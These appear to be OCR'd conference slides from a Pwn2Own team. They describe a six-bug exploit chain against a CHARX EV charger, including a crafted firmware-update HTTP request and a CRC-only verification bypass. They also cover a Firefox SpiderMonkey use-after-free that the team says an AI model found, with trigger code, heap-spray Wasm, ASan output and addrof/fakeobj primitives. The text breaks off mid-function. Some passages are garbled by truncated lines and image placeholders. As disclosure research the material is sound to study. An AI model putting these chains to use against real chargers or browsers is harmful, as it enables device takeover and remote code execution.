    - ._\-+*
  - Low Injection Possibility

- filename = /data/charx-ocpp16-agent/update/exp.ipk.sig

```
CMD_APP_INSTALL = "sudo /usr/sbin/charx_application_install "
CMD_SYSTEM_UPDATE = "sudo /usr/sbin/charx_system_update "

async def _install_update(self, update_file: s
    self.isOCPPAgentUpdate = upper_filenam
    self.logger.info(f"UpdateFirmware: isOCP
{self.isOCPPAgentUpdate}")

    try:
        if self.isOCPPAgentUpdate:
            cmd = f"{self.CMD_APP_INSTALL}{upd
            self.logger.info("UpdateFirmware: cha

            try:
                ret = os.system(cmd)
            # ...
```

```
#!/bin/sh

IMAGE_FILE_PATH=$1
TMP_DIRECTORY="/etc/update-tmp"
TMP_FILE="/etc/update-tmp/module_update.tmp"

if [ ! -z "$IMAGE_FILE_PATH" ]; then

  # create directory with restrictive permissions
  if [ ! -d "$TMP_DIRECTORY" ]; then
    /bin/mkdir -m 700 $TMP_DIRECTORY
  fi

  /usr/bin/openssl cms -verify -in "$1" -CAfile /etc/rauc/root-ca.crt -inform SMIME -out $TMP_FILE
  valid=$?
  if [ $valid != 0 ];then
    echo "Verification failure: return code $valid"
    # no files are being created in case of an error
    exit 1
  fi
```

- Constraint – Firmware Validation
  - BOTH .ipk.sig .raucb script have validation
  - Cannot bypass without private key

- Constraint – File Deletion
  - Temporary exp.ipk.sig file will be deleted

```
            await self._install_update(filename)
    # ...
```

- filename = /data/charx-ocpp16-agent/update/exp.ipk.sig

Bug #4 – OCPP Firmware_Update Race Condition

```
DAEMON_GROUP=charx-oa
DATA_UPDATE_DIR=/data/charx-ocpp16-agent/update
# ...
start_daemon()
# ...
  if [ ! -e ${DATA_UPDATE_DIR} ]; then
    /usr/bin/install -m 775 -d ${DATA_UPDATE_DIR} -g ${DAEMON_GROUP}
  fi
```

/etc/init.d/charx-ocpp16-agent

- Private directory?
  Permission 775 others: r-x
- Other services can read update directory 🥳

```
class Firmware_Update:
  #
                                    rmware(self):
                                    teFirmware: Start to download firmware file.")

                                    etries:

                                    odateFirmware: Start downloading. Attempt number



                                    ver().startswith('ftp://'):
                                    t self._ftp_download(self.location, self.update_folder)

                                    validate_file_type(filename):
            self.logger.error(f"UpdateFirmware: Invalid filename {filename}")
            continue

          await
self.trigger_firmware_status_notification(FirmwareStatus.DOWNLOADED)
          await self._install_update(filename)
# ...
```

The Dark Side of the ~~Moon~~ CHARX

- **Main Controller**
  - Linux Firmware (where most researches conducted)
  - Network-based protocols
    High-level applications
  - Cannot sign a firmware without private key



Charging Controller

- RTOS (Base Module)
- Charging-specific interfaces
- Weaker firmware validation (<u>if we can feed !!</u>)

One Device, Two Controllers

Bug #5 – RTOS Lack of Path Restriction

- POST /api/v1.0/charging-controllers/{UID}/firmware-update
- Originally designed to Update RTOS
- 3_0_FirmwareSet0_V1.8.0-release+351393.20251031.6d59b776.img
- file_path is absolute path

```
POST /api/v1.0/charging-controllers/{UID}/firmware-update HTTP/1.1
Host: <target>:5555
Content-Type: application/json
{
        "name": "Controller-Firmware",
        "version": "V1.8.0-*+*.*.6d59b776",
        "device_type_id": 3,
        "file_path": "/data/charx-ocpp16-agent/update/exp.ipk.sig",
        "options": "force-update"
    }
```

- Let's provide the temporary exp.ipk.sig
- It accepts any extension 🥳
- RTOS Firmware Verification?

Bug #6 – RTOS Verification Failure

- Service: charx-controller-agent
- Binary: CharxControllerAgent

- (Custom) CRC32 Checksum Validation

- **No cryptographic signature verification**


```
int __fastcall updateFirmwareCrc(int crc, int word)
{
 int result; // r0
 char i; // r3
 bool msbSet; // nf

 result = crc ^ word;
 for ( i = 32; i != 0; --i )
 {
  msbSet = result < 0;
  result *= 2;
  if ( msbSet )
   result ^= 0x4C11DB7u;
 }
 return result;
}
```


/usr/sbin/CharxControllerAgent

Time To Build a Full Chain


- Modify RTOS, Re-calculation, and Upload as Linux Firmware
- To demonstrate this visually – Firmware Version will be changed



Full Attack Flow



Demo



This Is Not The End!

A Few Hours Left ...

- Add-on Bonus – As a demonstration of taking control of EV Charger, protocol or signal must be manipulated
- Current limit (PWM) is a way to manipulate signal
- We didn't simulate CHARX ... we need backup plan
  - Jupicore
    - pwm_duty_cycle_percent
    - maximum_charge_current
    - ... etc.
  - OCPP
    - ClearChargingProfile
    - SetChargingProfile
    - ... etc.



EV Simulator developed by Zero Day Initiative

Result

SUCCESS: Six-bug full chain w/ Add-on prize (1 / 6 Collision)

- Bug #3 – Modbus DoS credit goes to prior entries
  PetoWorks (@petoworks) or Giuseppe Calì (@_gcali)
- No bugs are wasted – chain it until you make it
- This approach added a scoop of joy
  ... and CTF flavor to the competition



Round 3 – Team DDOS vs Pwn2Own *Berlin* 2026

- Had a total of 7 (possible) entries, but Berlin was chaos.
- Eventually ended up with 2 tokens: Firefox and RHEL
- Firefox pushed patches hours before the draw
- Got ours and others' entries completely burned
- ~72 hours to find a new bug AND build a full exploit



Firefox Renderer v150.0.3

Our approach

By now, we know the drill…




LLM2Own

- Hey Claude, can you find us a new 0-day in Firefox (MaKe No MIstAkEs)
- Strategically, we instructed Opus 4.6 to take as input the work that was already done
- Locate the sensitive parts of Firefox, find inconsistencies, repeat.
- And Claude delivered!

But what does it do?

- It looked promising and ASan verified that the crashes were indeed a result of a vulnerability
- However, a lot of things were still unclear as there were cases where other reported findings were barely bugs
- We needed to understand whether this was a legitimate vulnerability, how it works and built an exploit
- … in somewhat less than 48 hours



SpiderMonkey Internals

Three subsystems collide in this bug:

1. **Ion:** SpiderMonkey's optimizing JIT compiler
   - GVN (Global Value Numbering) merges redundant loads
   - Alias analysis decides what code to cache
2. **WasmGC:** Garbage-collected Wasm arrays
   - Arrays can be nursery-allocated (inline storage)
   - Minor GC can move them - `data_` pointers must be updated / fixed up
3. **JSPI**: JS Promise Integration
   - Wasm functions can *suspend* mid-execution (via Promises)
   - Makes async JS APIs accessible to synchronous Wasm code

The Vulnerability: The Trust

Mechanism 1: Ion trusts the GC

Ion caches the `data_` pointer across calls - including `$suspend`. The assumption: GC will fix any stale pointers after a move.

And that is actually absolutely fine!

```
// js/src/jit/MIR-wasm.h:2037-2044
static AliasSet wasmCallAliasSet() {
  // This is ok because:
  // - numElements is immutable
  // - the GC will rewrite any array data pointers on move
  AliasSet exclude = AliasSet(AliasSet::WasmArrayNumElements) |
                     AliasSet(AliasSet::WasmArrayDataPointer);
  return AliasSet::Store(AliasSet::Any) & ~exclude;
}
```

The Vulnerability: The Skip

Mechanism 2: traceFrame only traces references

"Not AnyRef? Not my problem."

And that is also absolutely fine!

```
// js/src/wasm/WasmInstance.cpp:3337-3339
uintptr_t Instance::traceFrame(JSTracer* trc, const wasm::WasmFrameIter& wfi,
                               uint8_t* nextPC,
                               uintptr_t highestByteVisitedInPrevFrame) {
// ...
for (uint32_t i = 0; i < map->header.numMappedWords; i++) {
  if (map->get(i) != StackMap::Kind::AnyRef) {
    continue;      // <- ArrayDataPointer SKIPPED
  }
// ... trace the AnyRef value ...
}
```

The Vulnerability: The Gap



The Gap: suspended stacks take the wrong path


Active frames get both: `traceFrame` for liveness, `updateFrameForMovingGC` for pointer fixup.

Suspended stacks? Only `traceFrame`.

And *that* is not fine.

```
// js/src/wasm/WasmPI.cpp:91-124
void TraceSuspendableStack(JSTracer* trc, SuspenderObject* suspender) {
 // ...
 while (true) {
  uint8_t* nextPC = iter.resumePCinCurrentFrame();
  Instance* instance = iter.instance();
  TraceInstanceEdge(trc, instance, "WasmFrameIter instance");
  highestByteVisitedInPrevWasmFrame = instance->traceFrame(
     trc, iter, nextPC, highestByteVisitedInPrevWasmFrame);
  // ...
  // updateFrameForMovingGC? <- NEVER CALLED
```

The Vulnerability: A simpler diagram



The Vulnerability: Setup

The function is defined so that Wasm will call it to suspend itself.

Everything after await runs while Wasm is frozen.

After return the Promise resolves, which resumes the Wasm stack. Wasm continues from where it froze.

Like a flip-switch for suspending / continuing the Wasm stack

```
const sp = new WebAssembly.Suspending(async () => {
 await Promise.resolve();  // suspension point
 if (arm) { ... }
 return 0;
});
```

```
(import "env" "sp" (func $sp (result i32)))
```

```
// js --wasm-compiler=optimizing --setpref=wasm_js_promise_integration=true crash_min.js
```

The Vulnerability: Warm-Up

The first run is making sure that Ion enables GVN for victim(). data_ now lives in cached memory and will be reused across $sp calls.

```
;; init():
(global.set $g (array.new $r (ref.null extern) (i32.const 4)))
```

```
(func (export "victim") (result externref)
  (local $a (ref null $r))
  (local.set $a (global.get $g))
  (drop (array.get $r (ref.as_non_null (local.get $a)) (i32.const 0)))
  (drop (call $sp))
  (array.get $r (ref.as_non_null (local.get $a)) (i32.const 1)))
```

```
inst = new WebAssembly.Instance(new WebAssembly.Module(bin), { env: { sp
} });
const run = WebAssembly.promising(inst.exports.victim);
// ...
arm = false;
inst.exports.init();   // allocate a fresh victim array
await run();  // call victim() UNARMED
// ...
```

```
// js --wasm-compiler=optimizing --setpref=wasm_js_promise_integration=true crash_min.js
```

The Vulnerability: Trigger

Calling `init()` again to get a new array in nursery so that `minorGC` will operate on it.

Read an array value as part of `run()`. `data_` now is cached, so it remains unchanged. `$sp` is called - the stack suspends / freezes.

JS takes over. `minorGC` **frees** / moves the array. This gives us `data_` as **a stale pointer**, since Ion also has cached it.

UAF! 💥

`spray()` **fills** the freed region with our target address. We have a forged reference!

```
inst = new WebAssembly.Instance(new WebAssembly.Module(bin), { env: { sp
} });
const run = WebAssembly.promising(inst.exports.victim);
// ...
arm = true;
inst.exports.init();
const forged = await run();
// ...
```

```
(func (export "spray") (param $v i64) (local $k i32)
  (loop $L
    (drop (array.new $i (local.get $v) (i32.const 4)))
    (local.set $k (i32.add (local.get $k) (i32.const 1)))
    (br_if $L (i32.lt_u (local.get $k) (i32.const 16384)))))
```

```
if (arm) { minorgc(true); inst.exports.spray(0x000041414141a000n); }
```

```
// js --wasm-compiler=optimizing --setpref=wasm_js_promise_integration=true crash_min.js
```

The Vulnerability: Confirmed!

```
[*] warmup complete; victim tier = optimized / optimized
[*] fakeobj(0x41414141a000) -- expect crash on first use
AddressSanitizer:DEADLYSIGNAL
=================================================================
==3440325==ERROR: AddressSanitizer: SEGV on unknown address 0x41414141a000 (pc 0x6262712a224e bp 0x7fffc0e5d9d0 sp 0x7fffc0e5d9b0 T0)
==3440325==The signal is caused by a READ memory access.
/home/user/lab/ff-research/build/jsshell-asan-150.0.3/dist/bin/llvm-symbolizer: error: '[anon:js-executable-memory]': No such file or directory
    #0 0x6262712a224e in js::gc::HeaderWord::getAtomic() const /home/user/lab/ff-research/firefox-150.0.3/js/src/gc/Cell.h:105:12
    #1 0x6262712a2214 in js::gc::HeaderWord::flags() const /home/user/lab/ff-research/firefox-150.0.3/js/src/gc/Cell.h:121:36
    #2 0x6262712a21f4 in js::gc::Cell::flags() const /home/user/lab/ff-research/firefox-150.0.3/js/src/gc/Cell.h:160:44
    #3 0x6262712a22d1 in js::gc::CellWithTenuredGCPointer<js::gc::TenuredCell, js::BaseShape>::headerPtr() const /home/user/lab/ff-research/firefox-150.0.
3/js/src/gc/Cell.h:843:5
    #4 0x6262712a2274 in js::Shape::base() const /home/user/lab/ff-research/firefox-150.0.3/js/src/vm/Shape.h:326:36
    #5 0x6262712a2eb4 in js::Shape::getObjectClass() const /home/user/lab/ff-research/firefox-150.0.3/js/src/vm/Shape.h:389:50
    #6 0x6262712a2dac in JSObject::getClass() const /home/user/lab/ff-research/firefox-150.0.3/js/src/vm/JSObject.h:115:53
    #7 0x626273f050e4 in bool JSObject::is<WasmValueBox>() const /home/user/lab/ff-research/firefox-150.0.3/js/src/vm/JSObject.h:512:12
    #8 0x626273f05572 in js::wasm::AnyRef::toJSValue() const /home/user/lab/ff-research/firefox-150.0.3/js/src/wasm/WasmAnyRef.cpp:121:13
    #9 0x6262744c9aec in bool ToJSValue_externref<js::wasm::NoDebug>(JSContext*, void*, JS::MutableHandle<JS::Value>) /home/user/lab/ff-research/firefox-15
0.0.3/js/src/wasm/WasmValue.cpp:795:41
    #10 0x6262744c878b in bool js::wasm::ToJSValue<js::wasm::NoDebug>(JSContext*, void const*, js::wasm::PackedType<js::wasm::StorageTypeTraits>, JS::Mutab
leHandle<JS::Value>, js::wasm::CoercionLevel) /home/user/lab/ff-research/firefox-150.0.3/js/src/wasm/WasmValue.cpp:861:18
    #11 0x6262741c7626 in js::WasmStructObject::getField(JSContext*, unsigned int, JS::MutableHandle<JS::Value>) /home/user/lab/ff-research/firefox-150.0.
3/js/src/wasm/WasmGcObject.cpp:452:10
    #12 0x6262743b2b96 in js::wasm::SetPromisingPromiseResults(js::wasm::Instance*, js::wasm::SuspenderObject*, js::WasmStructObject*) /home/user/lab/ff-re
search/firefox-150.0.3/js/src/wasm/WasmPI.cpp:1506:17
    #13 0x1a7fd7676df6  ([anon:js-executable-memory]+0x7df6)

==3440325==Register values:
rax = 0x0000414141141a000  rbx = 0x00007fffc0e5dac0  rcx = 0x00000de441ba09f8  rdx = 0xf5f5f5f5f5f5f5f5
rdi = 0x0000414141141a000  rsi = 0x00006f1e0dd44f00  rbp = 0x00007fffc0e5d9d0  rsp = 0x00007fffc0e5d9b0
 r8 = 0x0000000000000000   r9 = 0x00007fffffffff01  r10 = 0x00000de3c1ba8901  r11 = 0x0000000000000000
r12 = 0x000070de0f1e1080  r13 = 0x0000000000000000  r14 = 0x0000708e0f1e9e00  r15 = 0x0000000000000000
AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV /home/user/lab/ff-research/firefox-150.0.3/js/src/gc/Cell.h:105:12 in js::gc::HeaderWord::getAtomic() const
==3440325==ABORTING
[exit=0]
```

Exploitation: addrof + fakeObj

We use promise and resolveGlobal in order to suspend the stack at will, as a reliable way to trigger the UAF and spray.

The resolveGlobal works similarly as shown before.

```
async function addrof(obj) {
 for (let i = 0; i < 0x1000; i++) {
  const arr = inst.exports.alloc_i64();  // allocate i64 array in nursery
  inst.exports.setup_i64(arr);   // store in global
  inst.exports.set_target(obj); // set target to leak
  const promise = leakFn(1);  // WASM -> caches data_ -> suspends
  inst.exports.spray_ref(20000);   // spray the heap with the object
  resolveGlobal(0);   // resume from the promise
  const u = BigInt.asUintN(64, await promise);
  if (u !== 0n) return u; // leaked address
  warmup();
```

```
async function fakeobj(addr) {
 const a64 = BigInt.asUintN(64, BigInt(addr));
 for (let i = 0; i < 0x1000; i++) {
  const arr_i = inst.exports.alloc_i64();  // i64 array (verify channel)
